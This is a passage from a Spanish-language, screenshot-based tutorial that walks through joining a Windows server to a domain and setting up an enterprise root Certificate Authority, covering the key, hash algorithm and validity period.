
Y ahora se reiniciará y estaremos en el dominio.

Ahora lo configuraremos:


Se nos abrirá un asistente introduciremos las credenciales del administrador del dominio:




Marcaremos estas dos opciones:




Ahora elegiremos CA empresarial:




Ca raíz:




Y ahora crear clave privada nueva:




Elegimos sha1:



Configuraremos el nombre:




Ahora pondremos el tiempo de concesión a 20 años:

